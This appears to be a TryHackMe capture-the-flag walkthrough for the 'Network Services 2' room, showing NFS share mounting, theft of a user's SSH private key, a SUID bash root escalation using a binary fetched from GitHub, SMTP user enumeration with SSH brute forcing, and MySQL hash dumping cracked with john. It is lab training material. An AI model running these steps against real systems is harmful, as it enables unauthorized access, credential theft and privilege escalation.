# TryHackMe — Network Services 2

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
Room link: [https://tryhackme.com/room/networkservices2](https://tryhackme.com/room/networkservices2)




## NFS reconnaissance


The target has 7 open ports in total, with NFS on port 2049:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -p- -A -Pn 10.112.139.190
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-09 07:52 EDT
Nmap scan report for 10.112.139.190
Host is up (0.076s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 47:88:2f:06:1b:96:5f:e7:8e:c8:26:03:6b:26:19:84 (RSA)
|   256 26:e3:80:66:32:ac:98:5c:c0:76:ae:ea:98:26:0f:8f (ECDSA)
|_  256 f8:a5:1f:10:2d:b0:3d:d9:ed:36:41:ba:1c:93:4e:69 (ED25519)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      35241/tcp   mountd
|   100005  1,2,3      36013/udp6  mountd
|   100005  1,2,3      58409/udp   mountd
|   100005  1,2,3      59753/tcp6  mountd
|   100021  1,3,4      33215/tcp6  nlockmgr
|   100021  1,3,4      44479/udp6  nlockmgr
|   100021  1,3,4      44975/tcp   nlockmgr
|   100021  1,3,4      52307/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs      3-4 (RPC #100003)
35241/tcp open  mountd   1-3 (RPC #100005)
44975/tcp open  nlockmgr 1-4 (RPC #100021)
45213/tcp open  mountd   1-3 (RPC #100005)
```

I checked the list of shared resources:

```
┌──(kali㉿kali)-[/tmp]
└─$ showmount -e 10.112.139.190
Export list for 10.112.139.190:
/home *
```


I mounted this folder. It turned out to be the home directory of user **cappucino**, in which I found the private key **id_rsa** and connected via SSH:


```
┌──(kali㉿kali)-[/tmp]
└─$ mkdir /tmp/mount

┌──(kali㉿kali)-[/tmp]
└─$ sudo mount -t nfs 10.112.139.190:home /tmp/mount/ -nolock
[sudo] password for kali:

┌──(kali㉿kali)-[/tmp]
└─$ cd mount

┌──(kali㉿kali)-[/tmp/mount]
└─$ l
cappucino/  ubuntu/

┌──(kali㉿kali)-[/tmp/mount]
└─$ cd cappucino

┌──(kali㉿kali)-[/tmp/mount/cappucino]
└─$ ls -la
total 36
drwxr-xr-x 5 kali kali 4096 Jun 22  2025 .
drwxr-xr-x 4 root root 4096 Jun 22  2025 ..
-rw-r--r-- 1 kali kali  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 kali kali 3771 Apr  4  2018 .bashrc
drwx------ 2 kali kali 4096 Apr 22  2020 .cache
drwx------ 3 kali kali 4096 Apr 22  2020 .gnupg
-rw-r--r-- 1 kali kali  807 Apr  4  2018 .profile
drwx------ 2 kali kali 4096 Apr 22  2020 .ssh
-rw-r--r-- 1 kali kali    0 Apr 22  2020 .sudo_as_admin_successful
-rw------- 1 root root  766 Jun 21  2025 .viminfo
```



```
┌──(kali㉿kali)-[/tmp]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[/tmp]
└─$ ssh -i id_rsa cappucino@10.112.139.190
The authenticity of host '10.112.139.190 (10.112.139.190)' can't be established.
ED25519 key fingerprint is SHA256:cEAb8iRnqRdRBazrupyT8Zk63l7yk5IwfSUFoJc7hbA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.112.139.190' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```

## NFS exploitation

To escalate privileges, I uploaded a bash executable into the mounted folder and set the **s** and **x** bits on it:



```
┌──(kali㉿kali)-[/tmp/mount/cappucino]
└─$ sudo wget https://github.com/polo-sec/writing/raw/master/Security%20Challenge%20Walkthroughs/Networks%202/bash
--2026-07-09 08:09:40--  https://github.com/polo-sec/writing/raw/master/Security%20Challenge%20Walkthroughs/Networks%202/bash
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/polo-sec/writing/master/Security%20Challenge%20Walkthroughs/Networks%202/bash [following]
--2026-07-09 08:09:41--  https://raw.githubusercontent.com/polo-sec/writing/master/Security%20Challenge%20Walkthroughs/Networks%202/bash
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1113504 (1.1M) [application/octet-stream]
Saving to: 'bash'

bash                100%[=================================>]   1.06M  3.04MB/s    in 0.3s

2026-07-09 08:09:44 (3.04 MB/s) - 'bash' saved [1113504/1113504]


┌──(kali㉿kali)-[/tmp/mount/cappucino]
└─$ sudo chmod +s bash

┌──(kali㉿kali)-[/tmp/mount/cappucino]
└─$ sudo chmod +x bash

┌──(kali㉿kali)-[/tmp/mount/cappucino]
└─$ ls -la bash
-rwsr-sr-x 1 root root 1113504 Jul  9 08:09 bash
```

I ran that file in the SSH session on the target and obtained a bash shell with root privileges:






## SMTP reconnaissance

Only 2 ports are open on the target, one of which is SMTP on port 25:





Next, using automatic scanners in Metasploit, I enumerated the SMTP version and guessed a valid username:








## SMTP exploitation

Knowing the username, I brute-forced the SSH password:





Connected via SSH:





## MySQL reconnaissance

An nmap scan showed 3 open ports, with MySQL on 3306:






Using an msfconsole module, I obtained the version and the databases:




## MySQL exploitation

Using the corresponding msfconsole module, I dumped the tables and hashes:




Cracking the password hash for **carl**:

```
┌──(kali㉿kali)-[/tmp]
└─$ john hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
doggie           (carl)
1g 0:00:00:01 DONE 3/3 (2026-07-09 10:36) 0.7407g/s 1693Kp/s 1693Kc/s 1693KC/s doggie..doggin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
Last login: Sun Jun 22 08:06:30 2025 from 10.23.8.228
carl@ip-10-114-142-72:~$ ls
MySQL.txt
carl@ip-10-114-142-72:~$ cat MySQL.txt
THM{congratulations_you_got_the_mySQL_flag}
carl@ip-10-114-142-72:~$
```